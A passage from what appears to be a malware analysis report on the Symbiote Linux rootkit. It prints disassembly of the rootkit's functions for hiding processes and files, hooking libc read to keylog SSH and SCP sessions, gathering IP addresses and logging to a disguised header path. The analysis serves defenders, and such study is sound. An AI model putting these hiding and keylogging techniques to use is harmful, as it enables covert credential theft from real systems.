


Figure 30

In the function named getaddrlist, the ELF binary extracts a linked list of structures containing the network interfaces of the local machine using the getifaddrs method:




Figure 31

Based on the structures extracted above, the process extracts the IP addresses by calling the getnameinfo function:




Figure 32

The interfaces IP addresses are concatenated together using the strcat method:




Figure 33

In the getserver function, the malicious binary tries to open a file called “/tmp/resolv.conf”:

```
.text:0000000000002901
.text:0000000000002901
.text:0000000000002901 ; Attributes: bp-based frame
.text:0000000000002901
.text:0000000000002901 getserver proc near
.text:0000000000002901
.text:0000000000002901 n= qword ptr -28h
.text:0000000000002901 haystack= qword ptr -20h
.text:0000000000002901 stream= qword ptr -18h
.text:0000000000002901 var_C= dword ptr -0Ch
.text:0000000000002901 var_8= dword ptr -8
.text:0000000000002901 var_4= dword ptr -4
.text:0000000000002901
.text:0000000000002901 ; __unwind {
.text:0000000000002901 push    rbp
.text:0000000000002902 mov     rbp, rsp
.text:0000000000002905 sub     rsp, 30h
.text:0000000000002909 lea     rax, a8888      ; "8.8.8.8"
.text:0000000000002910 mov     edx, 8          ; n
.text:0000000000002915 mov     rsi, rax        ; src
.text:0000000000002918 lea     rdi, dnserver   ; dest
.text:000000000000291F call    _memcpy
.text:0000000000002924 lea     rsi, modes      ; "r"
.text:000000000000292B lea     rdi, filename   ; "/tmp/resolv.conf"
.text:0000000000002932 call    _fopen
.text:0000000000002937 mov     [rbp+stream], rax
.text:000000000000293B cmp     [rbp+stream], 0
.text:0000000000002940 jz      loc_2AB7
```

Figure 34

The malware is looking for a nameserver in the above file. If there is no nameserver, then the process will use the Google DNS server (8.8.8.8) to send the DNS request as a UDP broadcast:




Figure 35

The process compares two strings (file names) in the hidden_file function and returns 0 if they match:

Figure 36

The hidden_proc function expects a process ID as an argument. It calls the strspn and strlen functions in order to ensure that the process ID consists of digits only:

```
.text:0000000000001442
.text:0000000000001442
.text:0000000000001442 ; Attributes: bp-based frame
.text:0000000000001442
.text:0000000000001442 hidden_proc proc near
.text:0000000000001442
.text:0000000000001442 s= qword ptr -148h
.text:0000000000001442 n= qword ptr -140h
.text:0000000000001442 lineptr= qword ptr -138h
.text:0000000000001442 filename= byte ptr -130h
.text:0000000000001442 stream= qword ptr -28h
.text:0000000000001442 var_20= qword ptr -20h
.text:0000000000001442 var_14= dword ptr -14h
.text:0000000000001442
.text:0000000000001442 ; __unwind {
.text:0000000000001442 push    rbp
.text:0000000000001443 mov     rbp, rsp
.text:0000000000001446 push    rbx
.text:0000000000001447 sub     rsp, 148h
.text:000000000000144E mov     [rbp+s], rdi
.text:0000000000001455 mov     rax, [rbp+s]
.text:000000000000145C lea     rsi, accept     ; "0123456789"
.text:0000000000001463 mov     rdi, rax        ; s
.text:0000000000001466 call    _strspn
.text:000000000000146B mov     rbx, rax
.text:000000000000146E mov     rax, [rbp+s]
.text:0000000000001475 mov     rdi, rax        ; s
.text:0000000000001478 call    _strlen
.text:000000000000147D cmp     rbx, rax
.text:0000000000001480 jz      short loc_148C
```

Figure 37

The ELF binary retrieves information about a process from the “/proc/<pid>/status” file, as shown in figure 38.

```
.text:000000000000148C
.text:000000000000148C loc_148C:
.text:000000000000148C lea     rdx, aProcSStatus ; "/proc/%s/status"
.text:0000000000001493 mov     rcx, [rbp+s]
.text:000000000000149A lea     rax, [rbp+filename]
.text:00000000000014A1 mov     esi, 100h       ; maxlen
.text:00000000000014A6 mov     rdi, rax        ; s
.text:00000000000014A9 mov     eax, 0
.text:00000000000014AE call    _snprintf
.text:00000000000014B3 lea     rdx, modes      ; "r"
.text:00000000000014BA lea     rax, [rbp+filename]
.text:00000000000014C1 mov     rsi, rdx        ; modes
.text:00000000000014C4 mov     rdi, rax        ; filename
.text:00000000000014C7 call    _fopen
.text:00000000000014CC mov     [rbp+stream], rax
.text:00000000000014D0 cmp     [rbp+stream], 0
.text:00000000000014D5 jnz     short loc_14E1
```

```
.text:00000000000014E1
.text:00000000000014E1 loc_14E1:
.text:00000000000014E1 mov     [rbp+lineptr], 0
.text:00000000000014EC mov     [rbp+n], 0
.text:00000000000014F7 mov     rdx, [rbp+stream] ; stream
.text:00000000000014FB lea     rcx, [rbp+n]
.text:0000000000001502 lea     rax, [rbp+lineptr]
.text:0000000000001509 mov     rsi, rcx        ; n
.text:000000000000150C mov     rdi, rax        ; lineptr
.text:000000000000150F call    _getline
.text:0000000000001514 mov     [rbp+var_20], rax
.text:0000000000001518 cmp     [rbp+var_20], 7
.text:000000000000151D jg      short loc_1544
```

Figure 38

The purpose of this function is to compare two process names and to return 0 if they match (see figure 39). Symbiote's objective is to hide some processes that are related to the malware such as: certbotx64, certbotx86, javautils, javaserverx64, javaclientex64, javanodex86 (BlackBerry's article).




Figure 39

The dlsym function is utilized to obtain the address of the read method. If an SSH or SCP process is calling the libc read function, then hook_read is set to keylogger, which is explained below:





Figure 40

In the keylogger function, the process calls the original read function with a file descriptor corresponding to SSH or SCP. It also performs a call to the isatty method in order to ensure that the file descriptor is referring to a terminal:



```
.text:0000000000001BF9
.text:0000000000001BF9
.text:0000000000001BF9 ; Attributes: bp-based frame
.text:0000000000001BF9
.text:0000000000001BF9 keylogger proc near
.text:0000000000001BF9
.text:0000000000001BF9 var_68= qword ptr -68h
.text:0000000000001BF9 var_60= qword ptr -60h
.text:0000000000001BF9 fd= dword ptr -54h
.text:0000000000001BF9 var_48= qword ptr -48h
.text:0000000000001BF9 var_40= qword ptr -40h
.text:0000000000001BF9 var_38= qword ptr -38h
.text:0000000000001BF9 s= qword ptr -30h
.text:0000000000001BF9 size= qword ptr -28h
.text:0000000000001BF9 var_20= qword ptr -20h
.text:0000000000001BF9 var_18= qword ptr -18h
.text:0000000000001BF9
.text:0000000000001BF9 ; __unwind {
.text:0000000000001BF9 push    rbp
.text:0000000000001BFA mov     rbp, rsp
.text:0000000000001BFD push    rbx
.text:0000000000001BFE sub     rsp, 68h
.text:0000000000001C02 mov     [rbp+fd], edi
.text:0000000000001C05 mov     [rbp+var_60], rsi
.text:0000000000001C09 mov     [rbp+var_68], rdx
.text:0000000000001C0D mov     rax, cs:orig_read
.text:0000000000001C14 mov     rdx, [rbp+var_68]
.text:0000000000001C18 mov     rbx, [rbp+var_60]
.text:0000000000001C1C mov     ecx, [rbp+fd]
.text:0000000000001C1F mov     rsi, rbx
.text:0000000000001C22 mov     edi, ecx
.text:0000000000001C24 call    rax ; orig_read
.text:0000000000001C26 mov     [rbp+var_48], rax
.text:0000000000001C2A mov     eax, [rbp+fd]
.text:0000000000001C2D mov     edi, eax        ; fd
.text:0000000000001C2F call    _isatty
.text:0000000000001C34 test    eax, eax
.text:0000000000001C36 jnz     short loc_1C41
```

Figure 41

The executable calls a function named log_cmd_line and then getaddrlist. The first function will be detailed in the following paragraphs:




Figure 42

The malware constructs a string with the following structure “<getaddrlist result>|<log_cmd_line result>|pw_5673”. It calls the saveline function with the “/usr/include/linux/usb/usb.h” parameter:




Figure 43

The log_cmd_line method is called only for the SSH or SCP process. The command line of one of these processes is read from “/proc/self/cmdline”:

